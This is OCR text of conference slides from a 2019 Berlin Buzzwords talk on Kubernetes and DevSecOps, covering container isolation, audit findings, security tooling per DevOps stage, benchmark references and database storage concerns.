>_ ENDOCODE

CONTAINERS, KUBERNETES AND PRACTICAL DEVSECOPS KUBERNETES SECURITY

Berlin Buzzwords

Berlin, June 18 2019

thomas@endocode.com

HI!

>_ ENDOCODE

Thomas Fricke

thomas@endocode.com

Partner, Chief Cloud Wizard

Former CTO Endocode

- System Automation
- DevOps
- Cloud, Database and Software Architect


BERLIN BUZZWORD HISTORY


- **2015:**
  Shaping Applications for Docker, CoreOS, Kubernetes and Co
- **2017: Rolling out Enterprise Kubernetes Clouds at SAP**
- **2019: Containers, Kubernetes and Practical DevSecOps**

HISTORY

TIMELINE

>_ ENDOCODE





REQUIREMENTS AND CIA

- Confidentiality
  - Access Control
    - Hardware
    - Firewalls
  - System Isolation
    - Different levels
    - Zones
- Integrity
  - Hardware
  - Software
- Accessibility:
  - Scalability
  - High Availability
  - Reliability

Automation!

Audits!

DEVOPS IS DEAD

LONG LIVE DEVOPS

- GitOPS
- DevSecOPS
- SecDevOps
- Configuration as CODE

DEVSECOPS IS DEVOPS - OUR DEFINITION

>_ ENDOCODE

DevSecOps is secure agile IT operations delivery, a holistic system across all the value flow from business need to live software **in a secure way**

DevSecOps is a philosophy

not a method, or framework, or body of knowledge, or *shudder* vendor's tool.

DevSecOps is the philosophy of unifying Development and Operations at the culture, system, practice, and tool levels, to achieve accelerated and more frequent delivery of value to the customer, by improving quality in order to increase velocity and security.

Security is added to every step of DevOps.

#	DevOps	(DevSec)Ops	Kubernetes	GKE
1. Coding	Git	Git separated production passwd	Minikube	Minimal minute cluster
2. Building	Central Build	Static Code Analysis Tools	s2i, Buildah	Cloud build
3. Testing	Automated Testing	Integrated Penetration Test OWASP.Zap	Complex Integration Testing with Helm	Create test clusters on demand
4. Packaging	RPM, DEB, Jar, War, Eggs, Gems	Signing	Helm Charts	Terraform
5. Releasing	Upload to Repository	?	Registry, Chartmuseum, Git, OpenShift Imagestreams	Scalable registry gcr.io, Metadata Scanner
6. Config	Chef, Puppet, Ansible, RPM		ConfigMaps, Secrets, Certificates, Istio, CertManager Lets Encrypt, NetworkPolicies, RBAC, AdmissionController	Istio built in
7. Monitoring	Nagios, Icinga, CheckMk, ...	chef inspect	Fluentd, Stackdriver, Prometheus, Elastic Stack, Audit Logs	Stackdriver, BigQuery

AUDITS
TOP FINDINGS

FINDINGS

1. Storage
2. Images
3. Installations
4. Pod Security
5. Audit Logs
6. Networks

INTRODUCTION

1. Container Security Basics
2. Containers
3. Kubernetes
4. Sources to read


WHAT ARE CONTAINERS?

Way of isolating and restricting Linux processes

- **Isolation**
  - **Namespaces**
- **Capabilities**
- **Restriction**
  - **Cgroups**
  - **SecComp**

LAYOUT

>_ ENDOCODE



CONTAINER: VMs or no VMs

>_ ENDOCODE

http://www.commitstrip.com/en/2016/06/24/how-to-host-a-coder-dinner-party/

https://pixnio.com/de/objekte/werkzeuge/hammer-nagel-schraube-schraubenzieher-holz-werkzeug-metall

WHAT ARE KUBERNETES PODS?

>_ ENDOCODE

- Core Concept the Kubernetes Microservice
- Bunch of Containers with the same
  - Lifecycle: live together, die together
  - Network:
    - same ip address, same 127.0.0.0/8
    - same routes
    - same iptables
    - same DNS
  - Volumes: can share data
  - One common task
  - Init Tasks
  - Live and Readiness Checks

```yaml
apiVersion: v1
kind: Pod
metadata:
  name: nginx
  labels:
    env: test
spec:
  containers:
  - name: nginx
    image: nginx
```

WARNUNG vor BSI und iX 7/18

- BSI: *“Container sind leichtgewichtige VMs”* https://www.bsi.bund.de/SharedDocs/Downloads/DE/BSI/Grundschutz/IT-Grundschutz-Modernisierung/BS_Container.html
- BSI: *“Kubernetes beruht auf Borg”* https://www.bsi.bund.de/SharedDocs/Warnmeldungen/DE/CB/2018/03/warnmeldung_cb-k18-0507.html
- ix Trendiger Schutz: https://www.heise.de/ix/heft/Trendiger-Schutz-4089987.html

Wahrheitsgehalt ist ~ 50%

BASELINE

>_ ENDOCODE

CIS Docker Benchmark

https://docs.docker.com/compliance/cis/docker_ce/ very Dockerish

CIS Kubernetes Benchmark

https://github.com/aquasecurity/kube-bench Very detailed, not curated

NIST

https://nvlpubs.nist.gov/nistpubs/specialpublications/nist.sp.800-190.pdf start here!

SYSDIG


https://github.com/draios/sysdig-inspect monitoring included

KUBERNETES


Greek for *“Helmsman”*; also the root of the words *“governor”* and *“cybernetic”*

- Runs and manages containers
- Inspired and informed by Google’s experiences and internal systems
- Supports multiple cloud and bare-metal environments
- Supports multiple container runtimes
- **100% Open source**, written in Go


Manage <u>applications</u>, not machines



The 10000 foot view



All you really care about



#1 DATABASES AND STORAGE

Concept

- Not 12factor
- Installation
- No understanding of the CAP Theorem
- Geodistribution: KRITIS
- No understanding of Processes
  - Backup/Restore
  - Add Node
  - Repair Node
  - Repair Split Brain
- Databases in Containers
- Strange Proprietary Solutions

Missing Implementation

- Live/Readiness Probes
- PodDisruptionBudget
- PodAntiAffinity
- Node Selector

Watch


Running Solr within Kubernetes at Scale Search
Houston Putman
06/17/2019 - 11:00 to 11:40

CAP Theorem

Consistency


Availability

Partition Tolerance



https://upload.wikimedia.org/wikipedia/commons/e/e7/Cap-theorem.png

REPLICATION

